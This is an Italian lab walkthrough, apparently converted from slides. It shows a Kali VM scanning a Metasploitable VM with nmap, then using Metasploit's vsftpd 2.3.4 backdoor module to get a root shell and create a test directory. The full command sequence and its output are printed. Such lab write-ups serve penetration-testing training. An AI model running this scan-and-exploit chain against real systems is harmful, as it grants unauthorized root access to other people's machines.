

Hacking con Metasploit da VM Kali a VM Metasploitable

```
Meta [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7      File: /etc/network/interfaces      Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface

auto eth0
iface eth0 inet static


address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^U Next Page  ^U UnCut Text ^T To Spell
CTRL (DESTRA)
```


Hacking con Metasploit

Ai fini della dimostrazione si configura l'IP della VM Metasploitable nel seguente modo: *192.168.1.149/24* .


Scheda di rete Kali




Scheda di rete Metasploitable



Scheda di rete 2 pfSense




Scheda di rete 3 pfSense



Hacking Metasploit (configurazione rete part. 1)

Per far sì che ci sia comunicazione tra la VM Kali con IP: 192.168.32.100 e la VM Metasploitable con IP: 192.168.1.149, si utilizza la VM pfSense come collegamento.

pfSense



A screenshot of the pfSense terminal interface running inside an Oracle VM VirtualBox. The terminal shows the system booting, displaying the pfSense version (2.6.0-RELEASE amd64) and the date (Mon Jan 31 19:57:53 UTC 2022). It then shows the network configuration for three interfaces: WAN (wan) on em0 with IP 10.0.2.15/24, LAN (lan) on em1 with IP 192.168.32.1/24, and LAN2 (opt1) on em2 with IP 192.168.1.1/24. A menu of options is displayed, including Logout, Assign Interfaces, Set interface(s) IP address, Reset webConfigurator password, Reset to factory defaults, Reboot system, Halt system, Ping host, Shell, pfTop, Filter Logs, Restart webConfigurator, PHP shell + pfSense tools, Update from console, Enable Secure Shell (sshd), Restore recent configuration, and Restart PHP-FPM. The prompt 'Enter an option:' is visible at the bottom.

```
pfSense [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

Starting CRON... done.
pfSense 2.6.0-RELEASE amd64 Mon Jan 31 19:57:53 UTC 2022
Bootup complete

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

VirtualBox Virtual Machine - Netgate Device ID: 9347c7b4597e74856efa


*** Welcome to pfSense 2.6.0-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 10.0.2.15/24
LAN (lan)      -> em1      -> v4: 192.168.32.1/24
LAN2 (opt1)    -> em2      -> v4: 192.168.1.1/24


0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: 
```

Kali



Metasploitable



A screenshot of the Metasploitable terminal interface running inside an Oracle VM VirtualBox. The terminal shows the user 'msfadmin' at the prompt. The user has run the command 'cat /etc/network/interfaces', which displays the network configuration for the system. The configuration shows a loopback interface 'lo' and a primary network interface 'eth0' with a static IP address of 192.168.1.149, mask 255.255.255.0, network 192.168.1.0, broadcast 192.168.1.255, and gateway 192.168.1.1. The prompt 'msfadmin@metasploitable:~\$ _' is visible at the bottom.

```
Meta [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

msfadmin@metasploitable:~$ cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static

address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
msfadmin@metasploitable:~$ _
```


Hacking Metasploit (configurazione rete part. 2)

Per far sì che ci sia comunicazione tra la VM Kali con IP: 192.168.32.100 e la VM Metasploitable con IP: 192.168.1.149, si utilizza la VM pfSense come collegamento.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ nmap -sV 192.168.1.149  
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-05 14:27 CET  
Nmap scan report for 192.168.1.149  
Host is up (0.0068s latency).  
Not shown: 978 closed tcp ports (conn-refused)  
PORT      STATE      SERVICE      VERSION  
21/tcp    open      ftp          vsftpd 2.3.4  
22/tcp    open      ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protoco  
l 2.0)  
23/tcp    open      telnet       Linux telnetd  
25/tcp    open      smtp         Postfix smtpd  
53/tcp    open      domain       ISC BIND 9.4.2  
80/tcp    filtered  http  
111/tcp   open      rpcbind      2 (RPC #100000)  
139/tcp   open      netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKG  
ROUP)  
445/tcp   open      netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKG  
ROUP)  
512/tcp   open      exec         netkit-rsh rexecd  
513/tcp   open      login?  
514/tcp   open      tcpwrapped  
1099/tcp  open      java-rmi     GNU Classpath grmiregistry  
2049/tcp  open      nfs          2-4 (RPC #100003)  
2121/tcp  open      ftp          ProFTPD 1.3.1  
3306/tcp  open      mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open      postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open      vnc          VNC (protocol 3.3)  
6000/tcp  open      X11          (access denied)  
6667/tcp  open      irc          UnrealIRCd  
8009/tcp  open      ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open      http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable  
.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 13.85 seconds  
  
(kali@kali)-[~]  
$
```

Hacking Metasploit

Dalla VM Kali, con IP: 192.168.32.100, digitando nel terminale il comando: *nmap -sV 192.168.1.149*, si effettua una scansione sulla VM Metasploitable, con IP:192.168.1.149, per verificare se, il servizio usato per la dimostrazione: ftp, primo risultato della scansione, risulta aperto.



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ msfconsole  
  
Metasploit  
  
=[ metasploit v6.2.26~dev ]  
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post ]  
+ -- --=[ 951 payloads - 45 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit tip: Adapter names can be used for IP params  
set LHOST eth0  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > 
```

Hacking Metasploit

Dalla VM Kali, digitando nel terminale il comando: *msfconsole*, si avvia la console di Metasploit, un framework usato per il penetration testing e lo sviluppo di exploit.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
msf6 > search vsftpd  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdo  
or Command Execution  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_2  
34_backdoor  
  
msf6 > use 0  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info  
  
Name: VSFTPD v2.3.4 Backdoor Command Execution  
Module: exploit/unix/ftp/vsftpd_234_backdoor  
Platform: Unix  
Arch: cmd  
Privileged: Yes  
License: Metasploit Framework License (BSD)  
Rank: Excellent  
Disclosed: 2011-07-03  
  
Provided by:  
hdm <x@hdm.io>  
MC <mc@metasploit.com>  
  
Available targets:  
Id Name  
-- --  
0 Automatic  
  
Check supported:  
No  
  
Basic options:  
Name Current Setting Required Description  
--  
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit  
-framework/wiki/Using-Metasploit  
RPORT 21 yes The target port (TCP)
```

Hacking Metasploit

Dalla VM Kali, digitando nel terminale il comando: *search vsftpd*, si avvia la ricerca dell'exploit vsftpd, e lo si abilita digitando il comando: *use 0*. Successivamente, digitando il comando: *info*, si visualizzano le informazioni dell'exploit e le opzioni di configurazione.


```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name   | Current Setting | Required | Description                                                                                  |
|--------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT  | 21              | yes      | The target port (TCP)                                                                        |

  
Payload options (cmd/unix/interact):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149  
rhosts => 192.168.1.149  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name   | Current Setting | Required | Description                                                                                  |
|--------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.1.149   | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT  | 21              | yes      | The target port (TCP)                                                                        |

  
Payload options (cmd/unix/interact):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|


```

Hacking Metasploit

Dalla VM Kali, digitando nel terminale il comando: *show options*, si visualizzano le opzioni da configurare, e, successivamente, digitando il comando: *set rhosts 192.168.1.149*, si imposta come parametro l'IP della VM Metasploitable.

Infine, digitando nuovamente il comando: *show options*, si visualizzano nuovamente le opzioni, con i parametri modificati.


```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads  
  
Compatible Payloads  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact		normal	No	Unix Command, Interact with Established Connection

```
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
  
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.1.149:21 - USER: 331 Please specify the password.  
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...  
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.32.100:34755 → 192.168.1.149:6200) at 2022-12-05 14:35:29 +0100  
  
[]
```

Hacking Metasploit

Dalla VM Kali, digitando nel terminale il comando: *show payloads*, si visualizzano i payloads disponibili dell'exploit in questione, ovvero: parti di codice iniettate dal modulo exploit sulla macchina o servizio da attaccare.


Successivamente, digitando il comando: *exploit*, si lancia l'attacco, ottenendo una shell della VM Metasploitable.



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
pwd  
/  
ls -a  
.  
..  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
█
```



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
mkdir test_metasploit  
ls -a  
.  
..  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
test_metasploit  
tmp  
usr  
var  
vmlinuz  
█
```



```
Meta [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
  
msfadmin@metasploitable:/$ ls -a  
.  
boot etc initrd.img media opt sbin test_metasploit var  
.. cdrom home lib mnt proc srv tmp vmlinuz  
bin dev initrd lost+found nohup.out root sys usr  
msfadmin@metasploitable:/$ _
```

Hacking Metasploit

Dalla VM Kali, come mostrato nell'immagine a sinistra, digitando nel terminale il comando: *pwd*, si visualizza la directory corrente. Successivamente, digitando il comando: *ls -a*, si visualizza l'elenco delle directory all'interno della /, della VM Metasploitable.

Dalla VM Kali, come mostrato nell'immagine al centro, digitando nel terminale il comando: *mkdir test_metasploit*, si crea la directory *test_metasploit*. Successivamente, digitando il comando: *ls -a*, si visualizza l'elenco delle directory all'interno della /, della VM Metasploitable.

Infine, come mostrato nell'immagine a destra, dalla VM Metasploitable, dalla directory /, digitando il comando: *ls -a*, vedremo nella lista delle directory della VM, anche quella creata dalla VM Kali, tramite l'attacco eseguito con il comando: *exploit*.